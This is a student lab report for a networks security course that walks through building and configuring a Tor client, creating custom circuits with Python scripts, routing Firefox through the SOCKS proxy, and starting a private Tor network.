
Networks and Systems Security II
Exercise 6

Name: Harsh Kumar **Roll No:** 2019043


1. Running Tor Client

- Download tor client source and extract it.




```
hadron43@blueDoor:~/Downloads$ ls | grep tor-
tor-0.4.7.7.tar.gz
hadron43@blueDoor:~/Downloads$ tar -xvf tor-0.4.7.7.tar.gz
tor-0.4.7.7/
tor-0.4.7.7/CODE_OF_CONDUCT
tor-0.4.7.7/CONTRIBUTING
```


- Follow build steps given in README.md:



```
hadron43@blueDoor:~/Downloads/tor-0.4.7.7$ cat README.md | less
hadron43@blueDoor:~/Downloads/tor-0.4.7.7$ ./config
config.guess  config.sub    configure
hadron43@blueDoor:~/Downloads/tor-0.4.7.7$ ./configure
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
```




```
hadron43@blueDoor:~/Downloads/tor-0.4.7.7$ make
make  all-am
make[1]: Entering directory '/home/hadron43/Downloads/tor-0.4.7.7'
  CC       src/app/main/tor_main.o
  CC       src/core/crypto/hs_ntor.o
  CC       src/core/crypto/onion_crypto.o
```



```
hadron43@blueDoor:~/Downloads/tor-0.4.7.7$ sudo make install
[sudo] password for hadron43:
make[1]: Entering directory '/home/hadron43/Downloads/tor-0.4.7.7'
 /usr/bin/mkdir -p '/usr/local/bin'
  /usr/bin/install -c src/app/tor src/tools/tor-resolve src/tools/tor-print-ed-s
igning-cert src/tools/tor-gencert '/usr/local/bin'
 /usr/bin/mkdir -p '/usr/local/bin'
 /usr/bin/install -c contrib/client-tools/torify '/usr/local/bin'
 /usr/bin/mkdir -p '/usr/local/etc/tor'
 /usr/bin/install -c -m 644 src/config/torrc.sample '/usr/local/etc/tor'
 /usr/bin/mkdir -p '/usr/local/share/doc/tor'
 /usr/bin/install -c -m 644 doc/man/tor.html doc/man/tor-gencert.html doc/man/to
r-resolve.html doc/man/torify.html doc/man/tor-print-ed-signing-cert.html '/usr/
local/share/doc/tor'
 /usr/bin/mkdir -p '/usr/local/share/man/man1'
 /usr/bin/install -c -m 644 doc/man/tor.1 doc/man/tor-gencert.1 doc/man/tor-reso
lve.1 doc/man/torify.1 doc/man/tor-print-ed-signing-cert.1 '/usr/local/share/man
/man1'
 /usr/bin/mkdir -p '/usr/local/share/tor'
 /usr/bin/install -c -m 644 src/config/geoip src/config/geoip6 '/usr/local/share
/tor'
make[1]: Leaving directory '/home/hadron43/Downloads/tor-0.4.7.7'
```


- Configure tor:



```
## main directory. Since there is no complete public list of them, even an
## ISP that filters connections to all the known Tor relays probably
## won't be able to block all the bridges. Also, websites won't treat you
## differently because they won't know you're running Tor. If you can
## be a real relay, please do; but if not, be a bridge!
#BridgeRelay 1
## By default, Tor will advertise your bridge to users through various
## mechanisms like https://bridges.torproject.org/. If you want to run
## a private bridge, for example because you'll give out your bridge
## address manually to your friends, uncomment this line:
#PublishServerDescriptor 0

SocksPort 127.0.0.1:9050
SocksPolicy accept *:*
ControlPort 127.0.0.1:9051

                              [ Wrote 195 lines ]
```


SocksPort: specify a unix sock port for the proxy server
SocksPolicy: this specifies that we are accepting packets from all incoming addresses
ControlPort: control port for tor program is used to interact with tor program during runtime

- Run tor:



```
hadron43@blueDoor:/media/hadron43/New Volume/vmware/shared/e6_tor/A_tor_circuit$ tor --defaults-torrc /et
c/tor/torrc
May 15 18:21:41.032 [notice] Tor 0.4.7.7 running on Linux with Libevent 2.1.12-stable, OpenSSL 3.0.2, Zli
b 1.2.11, Liblzma 5.2.5, Libzstd N/A and Glibc 2.35 as libc.
May 15 18:21:41.032 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://supp
ort.torproject.org/faq/staying-anonymous/
May 15 18:21:41.033 [notice] Read configuration file "/etc/tor/torrc".
May 15 18:21:41.033 [notice] Configuration file "/usr/local/etc/tor/torrc" not present, using reasonable
defaults.
May 15 18:21:41.037 [warn] ControlPort is open, but no authentication method has been configured.  This m
eans that any program on your computer can reconfigure your Tor.  That's bad!  You should upgrade your To
r controller as soon as possible.
May 15 18:21:41.040 [notice] Opening Socks listener on 127.0.0.1:9050
May 15 18:21:41.040 [notice] Opened Socks listener connection (ready) on 127.0.0.1:9050
May 15 18:21:41.040 [notice] Opening Control listener on 127.0.0.1:9051
May 15 18:21:41.040 [notice] Opened Control listener connection (ready) on 127.0.0.1:9051
May 15 18:21:41.000 [notice] Parsing GEOIP IPv4 file /usr/local/share/tor/geoip.
May 15 18:21:41.000 [notice] Parsing GEOIP IPv6 file /usr/local/share/tor/geoip6.
May 15 18:21:41.000 [notice] Bootstrapped 0% (starting): Starting
May 15 18:21:42.000 [notice] Starting with guard context "default"
May 15 18:21:43.000 [notice] Bootstrapped 5% (conn): Connecting to a relay
May 15 18:21:44.000 [notice] Bootstrapped 10% (conn_done): Connected to a relay
May 15 18:21:44.000 [notice] Bootstrapped 14% (handshake): Handshaking with a relay
May 15 18:21:45.000 [notice] Bootstrapped 15% (handshake_done): Handshake with a relay done
May 15 18:21:45.000 [notice] Bootstrapped 75% (enough_dirinfo): Loaded enough directory info to build cir
cuits
May 15 18:21:45.000 [notice] Bootstrapped 90% (ap_handshake_done): Handshake finished with a relay to bui
ld circuits
May 15 18:21:45.000 [notice] Bootstrapped 95% (circuit_create): Establishing a Tor circuit
May 15 18:21:49.000 [notice] Bootstrapped 100% (done): Done
```

- Generating new tor circuits:



```
hadron43@blueDoor:~/projects/CSE554-NSS-II/e6_tor/A_tor_circuit(main)$ cat finge
rprints
D1CAE31A70887D8A5E4D22B27B8FFA04211BFE6C
702FD318AEED49702B5C16255ED5F595DA116516
8FB6DF980DAABE530944E29247DAE6E85CF3AB8F
hadron43@blueDoor:~/projects/CSE554-NSS-II/e6_tor/A_tor_circuit(main)$ python3 g
enerate.py
Enter number of relays: 3
Enter fp1: D1CAE31A70887D8A5E4D22B27B8FFA04211BFE6C
Enter fp2: 702FD318AEED49702B5C16255ED5F595DA116516
Enter fp3: 8FB6DF980DAABE530944E29247DAE6E85CF3AB8F
New circuit created! Id: 8
Using circuit Id:  CIRC 8 BUILT $D1CAE31A70887D8A5E4D22B27B8FFA04211BFE6C~AFlat,
$702FD318AEED49702B5C16255ED5F595DA116516~Hydrogen,$8FB6DF980DAABE530944E29247DA
E6E85CF3AB8F~torscapes PURPOSE=GENERAL TIME_CREATED=2022-05-15T15:24:11.435148
hadron43@blueDoor:~/projects/CSE554-NSS-II/e6_tor/A_tor_circuit(main)$ python3 a
ttach.py
Enter circuit id: 3
Press any key to continue...
```


The length of the tor circuit can be configured in the script. Also, there are other scripts to attach the tor circuit to all new streams. This will ensure that all new flows go through the newly created tor circuit.

The tor circuit doesn’t work if I use an arbitrary length circuit (I tested with length 5). It complains about having an unusual length of the tor circuit. However, when the circuit length is 3, it works fine!

Here, we can ignore the error while running the *attach* script. It has nothing to do with my code. I’m using python 3.10. Due to some changes in the latest version of python, the *stem* library is not fully compatible. I tried running the same script on a vm with python 3.8, and it was working fine without giving any error.

- Setting my browser to use the proxy:

The firefox now has to send all packets to the proxy server, where it will then be redirected to the tor circuit that we’ve created in the previous steps. Usually this is automatically done by the Tor browser, however I’m using Firefox here.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy [ ] Port 0

□ Also use this proxy for HTTPS

HTTPS Proxy [ ] Port 0

SOCKS Host 127.0.0.1 Port 9050

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

127.0.0.1:9050 Reload


No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

□ Do not prompt for authentication if password is saved
☑ Proxy DNS when using SOCKS v5
□ Enable DNS over HTTPS

Use Provider Cloudflare (Default)

- Checking tor connectivity by visiting https://check.torproject.org/:



This page is also available in the following languages: English Go

Congratulations. This browser is configured to use Tor.

Your IP address appears to be: **185.220.101.70**


Please refer to the Tor website for further information about using Tor safely. You are now free to browse the Internet anonymously. For more information about this exit relay, see: Relay Search.

The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. Learn More »

JavaScript is enabled.


2. Creating private tor network

Configuration for artix1 (client):




```
Nickname artix2
AssumeReachable 1
SocksPort 172.16.170.11:9050
SocksPolicy accept *:*
ControlPort 127.0.0.1:9051
DirServer 10.0.0.6:9050 0000000000000000000000000000000000000006
DirServer 10.0.0.7:9050 0000000000000000000000000000000000000007
RunAsDaemon 1
[artix1 A_tor_circuit]# _
```

Configuration for artix2 (relay):




```
Nickname artix2
AssumeReachable 1
ORPort 10.0.0.2:9050
ExitPolicy accept *:*
ControlPort 127.0.0.1:9051
DirServer 10.0.0.6:9050 0000000000000000000000000000000000000006
DirServer 10.0.0.7:9050 0000000000000000000000000000000000000007
```




```
[artix2 ~]# tor
May 15 18:54:16.140 [notice] Tor 0.4.6.10 running on Linux with Libevent 2.1.12-stable, OpenSSL 1.1.1n, Zlib 1.2.11, Liblzma 5.2
.5, Libzstd 1.5.2 and Glibc 2.35 as libc.
May 15 18:54:16.140 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://support.torproject.org/faq/
staying-anonymous/
May 15 18:54:16.141 [notice] Read configuration file "/etc/tor/torrc".
